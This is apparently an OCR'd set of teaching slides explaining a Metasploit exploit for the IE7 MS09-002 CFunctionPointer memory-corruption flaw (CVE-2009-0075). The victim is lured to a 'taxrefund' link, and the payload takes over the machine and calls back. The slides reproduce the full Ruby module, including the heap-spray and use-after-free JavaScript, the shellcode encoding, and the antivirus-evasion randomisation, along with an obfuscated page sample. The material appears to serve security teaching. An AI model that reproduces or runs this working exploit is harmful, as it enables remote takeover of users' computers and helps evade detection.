


Attacker
Using exploit for CVE-2009-0075 vulnerability in Victim's IE7 browser

Brian's slides start here

Metasploit Exploit CVE-2009-0075

MS09-002 IE7 CFunctionPointer Uninitialized Memory Corruption



Attacker with Metasploit

Victim with IE7

Victim IE7 requests http://216.6.1.100/taxrefund

Attacker Metasploit redirects with encoding key

Victim IE7 requests http://216.6.1.100/taxrefund?BfVOSeyTwKD

Metasploit builds page with JavaScript to cause problem, plus shell code that will run to take over system.
Variable names and white space are randomized.
Page is then encoded with URI parameter.

Victim runs JavaScript. Defect causes execution of payload, with same permissions as user.
Payload communicates with Metasploit server.

Metasploit takes over!

Metasploit Ruby Code
HTML Exploit initialization

```
include Msf::Exploit::Remote::HttpServer::HTML

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'MS09-002 Microsoft Internet Explorer 7 CFunctionPointer Uninitialized Memory Corruption',
      'Description'    => %q{
        This module exploits an error related to the CFunctionPointer function when attempting
        to access uninitialized memory. A remote attacker could exploit this vulnerability to
        corrupt memory and execute arbitrary code on the system with the privileges of the victim.
      },
      'License'        => MSF_LICENSE,
      'Author'         => [ 'dean [at] zerodaysolutions [dot] com' ],
      'References'     =>
        [
          [ 'CVE', '2009-0075' ],
          [ 'OSVDB', '51839' ],
          [ 'MSB', 'MS09-002' ]
        ],
      'DefaultOptions' =>
        {
          'EXITFUNC' => 'process',
          'InitialAutoRunScript' => 'migrate -f',                        },
      'Payload'        =>
        {
          'Space'         => 1024,
          'BadChars'      => "\x00",
        },
      'Platform'       => 'win',
      'Targets'        =>
        [
          [ 'Windows XP SP2-SP3 / Windows Vista SP0 / IE 7', { 'Ret' => 0x0C0C0C0C } ]
        ],
      'DisclosureDate' => 'Feb 10 2009',
      'DefaultTarget'  => 0))

    @javascript_encode_key = rand_text_alpha(rand(10) + 10)
  end
```

Moves to another process on target (runs notepad)

Jumps to address 0x0C0C0C0C

on_request_uri

```
def on_request_uri(cli, request)

    if (!request.uri.match(/\?\w+/))
      send_local_redirect(cli, "?#{@javascript_encode_key}")
      return
    end

    # Re-generate the payload.
    return if ((p = regenerate_payload(cli)) == nil)

    # Encode the shellcode.
    shellcode = Rex::Text.to_unescape(payload.encoded, Rex::Arch.endian(target.arch))
    # Set the return.
    ret       = Rex::Text.to_unescape([target.ret].pack('V'))
    # Randomize the javascript variable names.
    rand1   = rand_text_alpha(rand(100) + 1)
    rand2   = rand_text_alpha(rand(100) + 1)
    rand3   = rand_text_alpha(rand(100) + 1)
    rand4   = rand_text_alpha(rand(100) + 1)
    rand5   = rand_text_alpha(rand(100) + 1)
    rand6   = rand_text_alpha(rand(100) + 1)
    rand7   = rand_text_alpha(rand(100) + 1)
    rand8   = rand_text_alpha(rand(100) + 1)
    rand9   = rand_text_alpha(rand(100) + 1)
    rand10  = rand_text_alpha(rand(100) + 1)
    rand11  = rand_text_alpha(rand(100) + 1)
    rand12  = rand_text_alpha(rand(100) + 1)
    rand13  = rand_text_alpha(rand(100) + 1)
    fill    = rand_text_alpha(25)
```

If no parameters, redirect with an encoding key

Select 32-bit unsigned little-endian architecture (Intel)

Randomize variable names to confuse anti-virus checkers

```
js = %Q|
var #{rand1} = unescape("#{shellcode}");
var #{rand2} = new Array();
var #{rand3} = 0x100000-(#{rand1}.length*2+0x01020); ## ~1,000,000
var #{rand4} = unescape("#{ret}");

while(#{rand4}.length<#{rand3}/2)
{#{rand4}+=#{rand4};}

var #{rand5} = #{rand4}.substring(0,#{rand3}/2);
delete #{rand4};
for(#{rand6}=0;#{rand6}<0xC0;#{rand6}++)
{#{rand2}[#{rand6}] = #{rand5} + #{rand1};}

CollectGarbage();

var #{rand7} = unescape("#{ret}"+"#{fill}");
var #{rand8} = new Array();
for(var #{rand9}=0;#{rand9}<1000;#{rand9}++)
#{rand8}.push(document.createElement("img"));

function #{rand10}()
 {
#{rand11} = document.createElement("tbody");
#{rand11}.click;
var #{rand12} = #{rand11}.cloneNode();
#{rand11}.clearAttributes();
#{rand11}=null;
CollectGarbage();
for(var #{rand13}=0;#{rand13}<#{rand8}.length;#{rand13}++)
#{rand8}[#{rand13}].src=#{rand7};
#{rand12}.click;
}

window.setTimeout("#{rand10}();",800);
|
```

Ruby generates the Javascript to send to client, using the randomized variable names

```
 js = encrypt_js(js, @javascript_encode_key)
    content = %Q|
<html>
<script language="JavaScript">
#{js}
</script>
</html>
|

    content = Rex::Text.randomize_space(content)
    print_status("Sending #{self.name}")

    # Transmit the response to the client
    send_response_html(cli, content)

    # Handle the payload
    handler(cli)
  end
end
```


Encode the Javascript using the encode key in the URI

Add Javascript to HTML

Add random white space

Send response to victim

Now wait for victim to call back



http://216.6.1.100/taxrefund?BfVOSeyTwKD - Windows Internet Explorer
http://216.6.1.100/taxrefund?BfVOSeyTwKD
Live Search
File
Edit
View
Favorites
Tools
Help
http://216.6.1.100/taxrefund?BfVOSeyTwKD
Page
Tools
Internet Explorer
Yes
No
Internet
100%


Scripts are usually safe. Do you want to allow scripts to run?

Waiting for http://216.6.1.100/taxrefund?BfVOSeyTwKD...


Encoding key added to URI

Turn off scripting in IE settings
Just say No to view source

Source is unreadable with lots of white space added



```
<html>




          <script

 language="JavaScript">









var




 rOWJknTpxELSHzvH
```



```
<html>
<script language="JavaScript">

var rOWJknTpxELSHzvH =
'3407246f0a36000610082c1a27302e15102f33152e2826103806292a113a333a03252a113e00013f744a6b312c03252c32151c7c556e31
51d60156e31705f6f2976101a65112e613702632b61400c6d40292167136f7960065c211579762143237c375c4071027b262051733a3107
002733a31504937523e7d745e326a26511b63156e31245e6776761041604379613704342b67400c65157f7d67136f7637535c21127b7673
c21157f257a43237b62074b71027c207603733a36544b6d523e737451326a26534f63116e31750537767610 4e67467e613702657e63400c
664786a400c36112f716713627e62015c21137f777043232d61034071022a7c7607733a315d186d523e747603676a265c406d476e317052
